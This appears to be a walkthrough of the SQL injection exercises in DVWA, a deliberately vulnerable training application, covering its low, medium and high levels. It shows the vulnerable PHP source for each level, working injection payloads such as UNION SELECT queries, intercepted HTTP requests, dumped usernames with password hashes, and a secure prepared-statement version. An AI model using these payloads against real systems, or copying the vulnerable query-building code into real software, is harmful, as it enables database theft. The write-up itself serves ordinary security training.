
sqlInjection

Low



vulnerabilities/sqli/source/low.php

```php
<?php

if( isset( $_REQUEST[ 'Submit' ] ) ) {
    // Get input
    $id = $_REQUEST[ 'id' ];

    // Check database
    $query  = "SELECT first_name, last_name FROM users WHERE user_id = '$id';";
    $result = mysqli_query($GLOBALS["___mysqli_ston"],  $query ) or die( '<pre>' . ((is_object($GLOBALS["___mysqli_ston"])) ? mysqli_error($GLOBALS["___mysqli_ston"]) : (($___mysqli_res = mysqli_connect_error()) ? $___mysqli_res : false)) . '</pre>' );

    // Get results
    while( $row = mysqli_fetch_assoc( $result ) ) {
        // Get values
        $first = $row["first_name"];
        $last  = $row["last_name"];

        // Feedback for end user
        echo "<pre>ID: {$id}<br />First name: {$first}<br />Surname: {$last}</pre>";
    }

    mysqli_close($GLOBALS["___mysqli_ston"]);
}

?>
```

```
"SELECT first_name, last_name FROM users WHERE user_id = '$id';";
```

```
"SELECT first_name, last_name FROM users WHERE user_id = 'crypto' or '1'='1;";
```


```
You have an error in your SQL syntax; check the manual that corresponds to your MariaDB server version for the right syntax to use near ''''' at line 1
```

User ID: 1' or '1' = '1 Submit

```
ID: 1' or '1' = '1
First name: admin
Surname: admin

ID: 1' or '1' = '1
First name: Gordon
Surname: Brown

ID: 1' or '1' = '1
First name: Hack
Surname: Me

ID: 1' or '1' = '1
First name: Pablo
Surname: Picasso

ID: 1' or '1' = '1
First name: Bob
Surname: Smith
```

User ID: ' ORDER BY 3# Submit

```
Unknown column '3' in 'order clause'
```


we have 2 columns , # for comment the reset of the statement

```
ID: ' UNION SELECT user, password FROM users#
First name: admin
Surname: 5f4dcc3b5aa765d61d8327deb882cf99

ID: ' UNION SELECT user, password FROM users#
First name: gordonb
Surname: e99a18c428cb38d5f260853678922e03

ID: ' UNION SELECT user, password FROM users#
First name: 1337
Surname: 8d3533d75ae2c3966d7e0d4fcc69216b

ID: ' UNION SELECT user, password FROM users#
First name: pablo
Surname: 0d107d09f5bbe40cade3de5c71e9e9b7

ID: ' UNION SELECT user, password FROM users#
First name: smithy
Surname: 5f4dcc3b5aa765d61d8327deb882cf99
```

Medium

Medium SQL Injection Source


```php
<?php

if( isset( $_POST[ 'Submit' ] ) ) {
    // Get input
    $id = $_POST[ 'id' ];

    $id = mysqli_real_escape_string($GLOBALS["___mysqli_ston"], $id);

    $query  = "SELECT first_name, last_name FROM users WHERE user_id = $id;";
    $result = mysqli_query($GLOBALS["___mysqli_ston"], $query) or die( '<pre>' . mysqli_error($GLOBALS["___mysqli_ston"]) . '</pre>' );

    // Get results
    while( $row = mysqli_fetch_assoc( $result ) ) {
        // Display values
        $first = $row["first_name"];
        $last  = $row["last_name"];

        // Feedback for end user
        echo "<pre>ID: {$id}<br />First name: {$first}<br />Surname: {$last}</pre>";
    }

}

// This is used later on in the index.php page
// Setting it here so we can close the database connection in here like in the rest of the source scripts
$query  = "SELECT COUNT(*) FROM users;";
$result = mysqli_query($GLOBALS["___mysqli_ston"],  $query ) or die( '<pre>' . ((is_object($GLOBALS["___mysqli_ston"])) ? mysqli_error($GLOBALS["___mysqli_ston"]) : (($___mysqli_res = mysqli_connect_error()) ? $___mysqli_res : false)) . '</pre>' );
$number_of_rows = mysqli_fetch_row( $result )[0];

mysqli_close($GLOBALS["___mysqli_ston"]);
?>
```



Request

Pretty | Raw | \n | Actions | Select extension...

```
1  POST /dvwa/vulnerabilities/sqli/ HTTP/1.1
2  Host: 127.0.0.1
3  User-Agent: Mozilla/5.0 (Windows NT 10.0; rv:78.0)
   Gecko/20100101 Firefox/78.0
4  Accept:
   text/html,application/xhtml+xml,application/xml;q=0.9,image/we
   bp,*/*;q=0.8
5  Accept-Language: en-US,en;q=0.5
6  Accept-Encoding: gzip, deflate
7  Content-Type: application/x-www-form-urlencoded
8  Content-Length: 18
9  Origin: http://127.0.0.1
10 DNT: 1
11 Connection: close
12 Referer: http://127.0.0.1/dvwa/vulnerabilities/sqli/
13 Cookie: security=medium; PHPSESSID=cnavat4393qp4r1k36q2p7h3ec
14 Upgrade-Insecure-Requests: 1
15 Sec-GPC: 1
16
17 id=1&Submit=Submit
```



Response


Pretty | Raw | Render | \n | Actions | Select extension...

```
1  HTTP/1.1 200 OK
2  Date: Thu, 11 Feb 2021 18:25:22 GMT
3  Server: Apache/2.4.46 (Debian)
4  Expires: Thu, 19 Nov 1981 08:52:00 GMT
5  Cache-Control: no-store, no-cache, must-revalidate
6  Pragma: no-cache
7  Vary: Accept-Encoding
8  Content-Length: 161
9  Connection: close
10 Content-Type: text/html; charset=UTF-8
11
12 <pre>
     You have an error in your SQL syntax; check the manual that c
   </pre>
```

```
<select name="id">
  <option value="1 or 1=1 UNION SELECT user, password FROM users#">UNION SELECT user, password FROM users#</option>
  <option value="2">2</option>
```

User ID: 1 Submit

```
ID: 1 or 1=1 UNION SELECT user, password FROM users#
First name: admin
Surname: admin

ID: 1 or 1=1 UNION SELECT user, password FROM users#
First name: Gordon
Surname: Brown

ID: 1 or 1=1 UNION SELECT user, password FROM users#
First name: Hack
Surname: Me

ID: 1 or 1=1 UNION SELECT user, password FROM users#
First name: Pablo
Surname: Picasso

ID: 1 or 1=1 UNION SELECT user, password FROM users#
First name: Bob
Surname: Smith

ID: 1 or 1=1 UNION SELECT user, password FROM users#
First name: admin
Surname: 5f4dcc3b5aa765d61d8327deb882cf99

ID: 1 or 1=1 UNION SELECT user, password FROM users#
First name: gordonb
Surname: e99a18c428cb38d5f260853678922e03

ID: 1 or 1=1 UNION SELECT user, password FROM users#
First name: 1337
Surname: 8d3533d75ae2c3966d7e0d4fcc69216b

ID: 1 or 1=1 UNION SELECT user, password FROM users#
First name: pablo
Surname: 0d107d09f5bbe40cade3de5c71e9e9b7

ID: 1 or 1=1 UNION SELECT user, password FROM users#
First name: smithy
Surname: 5f4dcc3b5aa765d61d8327deb882cf99
```


Request
Pretty Raw \n Actions
Select extension...
1 POST /dvwa/vulnerabilities/sqli/ HTTP/1.1
2 Host: 127.0.0.1
3 User-Agent: Mozilla/5.0 (Windows NT 10.0; rv:78.0) Gecko/20100101 Firefox/78.0
4 Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/webp,*/*;q=0.8
5 Accept-Language: en-US,en;q=0.5
6 Accept-Encoding: gzip, deflate
7 Content-Type: application/x-www-form-urlencoded
8 Content-Length: 69
9 Origin: http://127.0.0.1
10 DNT: 1
11 Connection: close
12 Referer: http://127.0.0.1/dvwa/vulnerabilities/sqli/
13 Cookie: security=medium; PHPSESSID=cnavat4393qp4rlk36q2p7h3ec
14 Upgrade-Insecure-Requests: 1
15 Sec-GPC: 1
16
17 id=1+or+1%3d1+UNION+SELECT+user,+password+FROM+users%23&Submit=Submit
Response
Pretty Raw Render \n Actions
Select extension...
</option>
</select>
<input type="submit" name="Submit" value="Sub
</p>
</form>
<pre>
ID: 1 or 1=1 UNION SELECT user, password FROM
First name: admin
Surname: admin
</pre>
<pre>
ID: 1 or 1=1 UNION SELECT user, password FROM
First name: Gordon
Surname: Brown
</pre>
<pre>
ID: 1 or 1=1 UNION SELECT user, password FROM
First name: Hack
Surname: Me
</pre>
<pre>
ID: 1 or 1=1 UNION SELECT user, password FROM
First name: Pablo
Surname: Picasso
</pre>
<pre>

High

Impossible SQL Injection Source

```php
<?php

if( isset( $_GET[ 'Submit' ] ) ) {
    // Check Anti-CSRF token
    checkToken( $_REQUEST[ 'user_token' ], $_SESSION[ 'session_token' ], 'index.php' );

    // Get input
    $id = $_GET[ 'id' ];

    // Was a number entered?
    if(is_numeric( $id )) {
        // Check the database
        $data = $db->prepare( 'SELECT first_name, last_name FROM users WHERE user_id = (:id) LIMIT 1;' );
        $data->bindParam( ':id', $id, PDO::PARAM_INT );
        $data->execute();
        $row = $data->fetch();

        // Make sure only 1 result is returned
        if( $data->rowCount() == 1 ) {
            // Get values
            $first = $row[ 'first_name' ];
            $last  = $row[ 'last_name' ];

            // Feedback for end user
            echo "<pre>ID: {$id}<br />First name: {$first}<br />Surname: {$last}</pre>";
        }
    }
}

// Generate Anti-CSRF token
generateSessionToken();

?>
```

High SQL Injection Source

```php
<?php

if( isset( $_SESSION [ 'id' ] ) ) {
    // Get input
    $id = $_SESSION[ 'id' ];

    // Check database
    $query  = "SELECT first_name, last_name FROM users WHERE user_id = '$id' LIMIT 1;";
    $result = mysqli_query($GLOBALS["___mysqli_ston"], $query ) or die( '<pre>Something went wrong.</pre>' );

    // Get results
    while( $row = mysqli_fetch_assoc( $result ) ) {
        // Get values
        $first = $row["first_name"];
        $last  = $row["last_name"];

        // Feedback for end user
        echo "<pre>ID: {$id}<br />First name: {$first}<br />Surname: {$last}</pre>";
    }

    ((is_null($___mysqli_res = mysqli_close($GLOBALS["___mysqli_ston"]))) ? false : $___mysqli_res);
}

?>
```

Click here to change your ID.

```
ID: 1' UNION SELECT user, password FROM users#
First name: admin
Surname: admin

ID: 1' UNION SELECT user, password FROM users#
First name: admin
Surname: 5f4dcc3b5aa765d61d8327deb882cf99

ID: 1' UNION SELECT user, password FROM users#
First name: gordonb
Surname: e99a18c428cb38d5f260853678922e03

ID: 1' UNION SELECT user, password FROM users#
First name: 1337
Surname: 8d3533d75ae2c3966d7e0d4fcc69216b

ID: 1' UNION SELECT user, password FROM users#
First name: pablo
Surname: 0d107d09f5bbe40cade3de5c71e9e9b7

ID: 1' UNION SELECT user, password FROM users#
First name: smithy
Surname: 5f4dcc3b5aa765d61d8327deb882cf99
```